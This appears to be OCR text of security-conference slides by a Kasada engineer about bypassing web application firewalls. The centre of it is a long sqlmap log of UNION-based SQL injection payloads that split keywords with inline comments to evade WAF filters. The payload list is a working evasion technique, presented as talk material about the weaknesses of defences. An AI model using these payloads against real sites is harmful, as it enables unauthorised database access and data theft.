SORRY ABOUT YOUR WAF

Bypassing the Modern WAF

kasada

security redefined

Johnny Xmas

Johnny.Xmas@Kasada.io

@J0hnnyXm4s

JOHNNY XMAS

Johnny.Xmas@Kasada.io

Blade Runner &
Director of Field Engineering,
North America & Europe @ kasada.io
CISSP, GIAC, GPEN

PREVIOUS PROFESSIONAL ROLES:

- Network Engineer
- Systems Engineer
- Information Security Engineer
- Information Security Consultant
- Penetration Tester
- Industrial Security Researcher

LINKS:

- https://twitter.com/j0hnnyxm4s
- https://www.linkedin.com/in/johnnyxmas/
- https://www.youtube.com/c/johnnyxmas
- https://github.com/johnnyxmas

WAF


WEB APPLICATION FIREWALLS

BASIC

- Very Basic Behavioral Analysis
- Various levels of IP Reputation, header inspection and POST data inspection.
- Just blacklists IPs (LOL)
- Trivial to Bypass

SQLMap

https://github.com/sqlmapproject/sqlmap



```
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[PAYLOAD] 1) ORD/**/ER B/**/Y 1#
[WARNING] reflective value(s) found and filtering out
[PAYLOAD] 1) UN/**/I/**/ON AL/**/L SE/**/L/**/E/**/CT NUL/**/L#
[DEBUG] setting match ratio for current parameter to 0.024
[PAYLOAD] 1) UNI/**/ON A/**/LL SE/**/LE/**/CT N/**/U/**/LL,N/**/U/**/LL#
[PAYLOAD] 1) U/**/NION AL/**/L SEL/**/ECT N/**/ULL,N/**/ULL,N/**/ULL#
[PAYLOAD] 1) U/**/N/**/I/**/ON A/**/LL S/**/EL/**/ECT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL#
[PAYLOAD] 1) U/**/N/**/ION A/**/LL S/**/EL/**/E/**/CT N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N
[PAYLOAD] 1) U/**/NI/**/ON AL/**/L S/**/E/**/L/**/ECT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL
[PAYLOAD] 1) UN/**/I/**/ON AL/**/L SE/**/LE/**/CT N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/
[PAYLOAD] 1) U/**/NION A/**/LL S/**/ELE/**/CT N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL,N/**/U
[PAYLOAD] 1) U/**/NI/**/ON AL/**/L S/**/E/**/LE/**/CT N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N
[PAYLOAD] 1) UNIO/**/N AL/**/L S/**/ELECT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU
[PAYLOAD] 1 ORD/**/ER B/**/Y 1#
[PAYLOAD] 1 UNI/**/ON A/**/LL SE/**/LECT NU/**/LL#
[PAYLOAD] 1 U/**/N/**/ION A/**/LL S/**/EL/**/ECT NU/**/LL,NU/**/LL#
[PAYLOAD] 1 UN/**/ION AL/**/L S/**/ELECT N/**/ULL,N/**/ULL,N/**/ULL#
[PAYLOAD] 1 UNIO/**/N A/**/LL SEL/**/ECT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL#
[PAYLOAD] 1 UNI/**/ON A/**/LL SELE/**/CT N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL#
[PAYLOAD] 1 UN/**/ION A/**/LL SE/**/LE/**/CT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL#
[PAYLOAD] 1 U/**/N/**/I/**/ON A/**/LL S/**/E/**/L/**/E/**/CT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,N
[PAYLOAD] 1 UNI/**/ON AL/**/L S/**/E/**/L/**/E/**/CT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,
[PAYLOAD] 1 UNIO/**/N A/**/LL S/**/EL/**/E/**/CT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/*
[PAYLOAD] 1 U/**/N/**/ION A/**/LL S/**/ELE/**/CT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/*
[PAYLOAD] 1 O/**/RDER B/**/Y 1#
[PAYLOAD] 1 U/**/N/**/I/**/ON A/**/LL S/**/E/**/L/**/ECT N/**/ULL#
[PAYLOAD] 1 UN/**/ION A/**/LL S/**/E/**/L/**/E/**/CT N/**/ULL,N/**/ULL#
[PAYLOAD] 1 UNI/**/ON A/**/LL SE/**/L/**/E/**/CT NU/**/LL,NU/**/LL,NU/**/LL#
[PAYLOAD] 1 U/**/N/**/ION AL/**/L SEL/**/ECT N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL#
[PAYLOAD] 1 UN/**/ION AL/**/L SEL/**/ECT NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL,NU/**/LL#
[PAYLOAD] 1 UNI/**/ON AL/**/L SEL/**/ECT N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL,N/**/ULL#
[PAYLOAD] 1 U/**/NION AL/**/L S/**/E/**/L/**/E/**/CT N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/
[PAYLOAD] 1 U/**/NI/**/ON A/**/LL S/**/E/**/L/**/ECT NUL/**/L,NUL/**/L,NUL/**/L,NUL/**/L,NUL/**/L,NUL/**/L,
[PAYLOAD] 1 UNI/**/ON AL/**/L S/**/E/**/LE/**/CT NUL/**/L,NUL/**/L,NUL/**/L,NUL/**/L,NUL/**/L,NUL/**/L,NUL/
[PAYLOAD] 1 U/**/NION A/**/LL S/**/ELECT N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N/**/U/**/LL,N
```


WAF

WEB APPLICATION FIREWALLS

SOPHISTIOCATED

- Often a Reverse Proxy
- Partially relies on js execution
- Fingerprints client environment

Also, they’re both pretty useless. . .



